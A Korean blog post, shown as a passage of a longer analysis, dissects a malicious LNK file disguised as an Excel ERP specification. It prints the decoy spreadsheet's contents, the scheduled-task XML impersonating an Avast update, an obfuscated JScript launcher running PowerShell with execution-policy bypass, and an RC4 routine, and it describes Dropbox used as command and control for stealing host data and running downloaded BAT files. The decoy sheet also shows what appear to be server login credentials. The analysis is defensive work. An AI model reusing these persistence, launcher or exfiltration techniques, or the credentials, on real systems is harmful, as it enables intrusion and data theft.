

1/8

[소프트웨어 팀/보안 및 분석] - 윈도우에서 파일 확장자 표시 방법

윈도우에서 파일 확장자 표시 방법

오늘은 윈도우에서 파일 확장자를 표시하는 방법에 대해 알아보겠습니다. 일단 해당 파일 확장자를 표시를 안하더라도 컴퓨터를 사용하는 데에는 문제가 되지 않습니다. 다만, 해당 파일 확장

wezard4u.tistory.com

2.XOR 난독화

XOR 0xC7 로 복호화하고 C:\sysconfigs 에 저장하고 schtasks 예약 작업을 통해 지속 실행되도록 등록

3.SysWOW64 PowerShell 사용 의미

System32=64비트 바이너리

SysWOW64=32비트 바이너리

즉 64비트 Windows에서 32비트 PowerShell 을 실행 목적

4.PowerShell 코드 역할

실행 위치 확인

특정 크기의 .lnk 파일 찾기

LNK를 바이너리로 열기

미끼 xlsx 추출

C:\sysconfigs 생성 및 은닉

payload 3개 추출

예약 작업 생성 및 실행

5.현재 위치 확인과 TEMP fallback

\$GoL에는 현재 작업 디렉터리가 포함

System32

Program Files

검색 위치를 %temp% 로 변경

fallback 경로 사용

%temp% 표기

cmd.exe 안에서 PowerShell 문자열로 전달

실행 전에 cmd.exe 가 %temp% 를 실제 TEMP 경로로 확장할 수가 있음

6.자기 자신 LNK 검색 방식

0x5A27 을 10진수로 변경

0x5A27 = 23079 bytes

크기가 정확히 23,079바이트인 .lnk 파일을 찾음

7.LNK를 파일 컨테이너 사용

\$bDoT 는 .lnk 파일을 읽기 위한 파일 스트림

Seek() 를 사용

LNK 본문:0x00000000,0x11CA

미끼 파일:0x000011CA,0x2570,XLSX 데이터->.xlsx로 저장 후 실행

예약 작업 XML:0x0000373A,0x0D66 Task Scheduler XML->파일로 저장 후 schtasks create xml에 사

용

PowerShell 페이로드:0x000044A0,0x13F1->XOR 인코딩된 PS1 0xC7로 XOR 복호화 후 .ps1로 저장
JavaScript 페이로드:0x00005891,0x0196->XOR 인코딩된 JS 0xC7로 XOR 복호화 후 .js로 저장
파일 끝:0x00005A27 전체 LNK 종료 위치 파일 크기 검증

	A	B	C	D	E	F	G	H	I	J	K	L
	구 분	내 역	구 분	내 역								
1	설 치 장 소	건산실 Server Rack 내부(하단)	연 결 위 치	Sonicwall TZ500 LAN1에 Cat6로 연								
2				결함								
3	제 품 명	HPE DL380 gen10	Serial No.									
4	운영체제	MS Windows Server2022 64bit Korean	User Cal	OLP NL UsrCAL - 30User								
5	데이터베이스	SQLSvrStd 2022 SNGL OLP NL	User Cal	SQLCAL 2017 UsrCAL - 30 User								
6	CPU	Intel Xeon-Silver 4114 (2.2GHz/10-core)	Memory	DDR4-2666 32GB x 2EA (64GB)								
7	DISK	SATA-480GB X 2EA (Raid-1) / SATA-1TB X 5EA	IP	192.168.1.10								
8	SMPS	800W x 2EA (Dual)	원도번호	3368								
9	OS 로그인정보	administrator / White-erp@1	501 계정정보	White-erp1								
10	Warranty	제조사 3년 보증										
11												
12												
13												
14												
15												
16												

악성코드 실행 시 생성 되는 파일

8.첫 번째 미끼 Excel 파일

의미

LNK 내부 0x11CA 위치에서 0x2570 바이트를 읽어들이

해당 데이터를 원본 LNK와 같은 이름의 .xlsx 파일로 저장

예를 들어서

원본: 화이트 생명과학 ERP 사양서.lnk

생성:화이트 생명과학 ERP 사양서.xlsx

실제로 Excel 문서가 열리는것을 확인 가능

앞서 이야기 한것 처럼 LNK는 아이콘도 Excel 문서처럼 보이게 설정되어 있음

사용자로서는 .lnk 인지 알아차리기 어려움 특히 Windows에서 알려진 파일 형식의 확장명 숨기기 옵션이 켜져 있으면 더 위험 그러니 반드시 해당 부분은 윈도우 설정에서 변경

9.예약 작업 XML

생성 폴더

C:\sysconfigs

낙시용 폴더 정상 시스템 설정 폴더처럼 보이게 한 이름

XML 추출

Task Scheduler XML

10.PowerShell 스크립트

저장 파일명

파일명은 두 조각으로 분기

opakib.p

s1=opakib.ps1

최종 경로

C:\sysconfigs\opakib.ps1

XOR 복호화

보안 제품에서 .ps1 같은 문자열이 탐지되는 것을 막으려고

11. JavaScript 스크립트

C:\sysconfigs\copa08o.js

12.예약 작업 생성

schtasks /create /tn "Avast Secure Browser VPS Differential Update Ex" /xml C:\sysconfigs\sop0ef903r /f

즉시 실행

Avast Secure Browser VPS Differential Update Ex:어베스트(Avast) 보안 브라우저가 사용하는 바이러스 데이터베이스(VPS) 업데이트

sop0ef903r 파일

```
CAUsers\mika\Desktop\파일업로드\성명과락 ERP 사장서\파일업로드\성명과락 ERP 사장서\sop0ef903r - Notepad++
파일(F) 편집(E) 찾기(S) 보기(V) 인코딩(N) 언어(L) 설정(T) 도구(O) 매크로 실행 플러그인 장 관리 ?
sop0ef903r x copa08o.js opakib.ps1
1 <?xml version="1.0" encoding="UTF-16"?>
2 <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
3   <RegistrationInfo>
4     <URI>\ac\URI>
5   </RegistrationInfo>
6   <Triggers>
7     <TimeTrigger>
8       <Repetition>
9         <Interval>PT18M</Interval>
10        <StopAtDurationEnd>>false</StopAtDurationEnd>
11      </Repetition>
12      <StartBoundary>2024-08-16T8:24:12</StartBoundary>
13      <Enabled>>true</Enabled>
14    </TimeTrigger>
15  </Triggers>
16  <Principals>
17    <Principal id="Author">
18      <LogonType>InteractiveToken</LogonType>
19      <RunLevel>LeastPrivilege</RunLevel>
20    </Principal>
21  </Principals>
22  <Settings>
23    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
24    <DisallowStartIfOnBatteries>>false</DisallowStartIfOnBatteries>
25    <StopIfGoingOnBatteries>>false</StopIfGoingOnBatteries>
26    <AllowHardTerminate>>true</AllowHardTerminate>
27    <StartWhenAvailable>>true</StartWhenAvailable>
28    <RunOnlyIfNetworkAvailable>>true</RunOnlyIfNetworkAvailable>
29    <IdleSettings>
30      <StopOnIdle>>true</StopOnIdle>
31      <RestartOnIdle>>false</RestartOnIdle>
32    </IdleSettings>
33    <Enabled>>true</Enabled>
34    <Hidden>>false</Hidden>
35  </Settings>
</Task>
```

지속성 확보 하기 위한 부분

C:\sysconfigs\copa08o.js를 wscript.exe로 반복 실행하도록 등록하는 지속성 확보 하기 위한 부분


copa08o.js 분석

```
C:\Users\mika\Desktop\화이트 생명과학 ERP 사양서\화이트 생명과학 ERP 사양서\copa08o.js - Notepad++
파일(F) 편집(E) 찾기(S) 보기(V) 인코딩(N) 언어(L) 설정(T) 도구(O) 매크로 실행 플러그인 창 관리 ?
sop0ef903r copa08o.js x opakib.ps1
1 var sh01 = "WScr";
2 var sh02 = "ipt.S";
3 var sh03 = "hell";
4 var shell = new ActiveXObject(sh01+sh02+sh03);
5 var cm01 = "pove";
6 var cm02 = "rshel";
7 var cm03 = "l.e";
8 var cm04 = "xe -ExecutionPo";
9 var cm05 = "licy Byp";
10 var cm06 = "ass -Fil";
11 var nn01 = "con";
12 var nn02 = "fig\hit";
13 shell.Run(cm03+cm04+cm05+cm06+"e \"C:\\sys"+nn01+nn02+"s1\"");
14
15
```

copa08o.js 내용

copa08o.js는 PowerShell 페이로드 실행용 JS 런처

opakib.ps1 분석



```
1 $sCoMoH = "h"+"tt";
2 function IoK_RoCo4 {
3     param (
4         [Parameter(Mandatory=$true)]
5         [byte[]]$Data,
6         [Parameter(Mandatory=$true)]
7         [byte[]]$Key
8     )
9
10    $S = 0..255
11    $j = 0
12    for ($i = 0; $i -lt 256; $i++) {
13        $j = ($j + $S[$i] + $Key[$i % $Key.Length]) % 256
14        $temp = $S[$i]
15        $S[$i] = $S[$j]
16        $S[$j] = $temp
17    }
18
19    $i = $j = 0
20    $out = New-Object byte[] $Data.Length
21    for ($k = 0; $k -lt $Data.Length; $k++) {
22        $i = ($i + 1) % 256
23        $j = ($j + $S[$i]) % 256
24        $temp = $S[$i]
25        $S[$i] = $S[$j]
26        $S[$j] = $temp
27
28        $out[$k] = $Data[$k] -bxor $S[(($S[$i] + $S[$j]) % 256)]
29    }
30    return $out
31 }
32 function RoCo_EoNoC {
33
34
35 }
```

opakib.ps1 내용

Dropbox API를 C2처럼 사용하여 감염 PC 정보를 업로드하고, Dropbox에서 명령용 BAT 파일을 내려 받아 실행하는 목적의 PowerShell

\$sCoMoH = "h"+"tt":URL 문자열 조립용 접두어

IoK_RoCo4:RC4 암호화,복호화 함수


RoCo_EoNoC:문자열을 RC4 + Base64로 인코딩

OoOoOoOo_u:시스템 정보 수집 후 Dropbox 업로드

OoOoOoOo_r:Dropbox 파일 이름 변경

OoOoOoOo_d:Dropbox에서 BAT 명령 파일 다운로드 및 실행

메인 루틴:피해자 ID 생성, OAuth 토큰 발급,업로드,다운로드 실행



어베스트 시큐리티 보안 브라우저 사칭 작업 스케줄러

업로드

hxxps://content(.)dropboxapi(.)com/2/files/upload

RC4 함수 분석

S-box 초기화:\$S = 0..255

KSA,Key Scheduling Algorithm:첫 번째 for (\$i = ...

PRGA,keystream 생성:for (\$k = ...

암호화,복호화:\$Data[\$k] -bxor

RC4는 XOR 기반 스트림 암호이므로 같은 함수로 암호화와 복호화가 모두 가능

pw093oKbG 키를 사용해서 공인 IP 주소, 프로세스 목록 암호화

암호화하지 않음

도메인@@사용자이름

OS 버전

정보 수집 및 업로드 함수

피해자 정보 수집->일부 인코딩->임시 파일 생성->Dropbox 업로드

날짜 및 시간 생성

Dropbox에 업로드되는 파일명 사용

도메인과 사용자이름 수집

조직 환경 여부, 사용자 계정명, 도메인 가입 여부를 파악하는 데 사용을 할 것임

공인 IP 수집

OpenDNS resolver를 이용해 현재 외부 공인 IP를 확인하는 방식

목적

피해자 외부 IP 식별

국가/ISP/조직 추정

NAT 뒤에 있는 환경 구분

감염 호스트 식별 보조

공인 IP는 바로 업로드하지 않고 RC4+Base64 처리

OS 버전 수집

공격자는 Windows 버전, 빌드, 호환 가능한 후속 페이로드 판단 목적 이며 Get-Process 전체 결과를 문자열로 변환하고 RC4 + Base 64 처리를 통해서 실행되고 있는 프로세스 목록 수집

올리기 되는 파일 구조는 다음입니다.

DOMAIN@@USERNAME

OS_VERSION

RC4_BASE64_PUBLIC_IP

RC4_BASE64_PROCESS_LIST

최종 URL

hxxps://api(.)dropboxapi(.)com/2/files/move_v2

Dropbox 다운로드 URL

hxxps://content(.)dropboxapi(.)com/2/files/download

요약

- 1.감염 시스템의 MAC 주소 기반 고유 ID 생성
 - 2.Dropbox OAuth access token 발급
 - 3.사용자명,도메인,OS 버전, 공인 IP, 프로세스 목록 수집
 - 4.일부 수집 정보를 RC4+Base64로 인코딩
 - 5.Dropbox에 피해자 정보 업로드
 - 6.Dropbox에서 피해자별 명령 파일 다운로드 시도
 - 7.다운로드 성공 시 BAT 파일로 저장 후 숨긴 실행
 8. 실행한 명령 파일을 Dropbox에서 _call 이름으로 변경
LNK->XML->JS->PS1 방식으로 실행
- 아무튼, 이렇게 실행이 되고 있으므로 조심하는 습관을....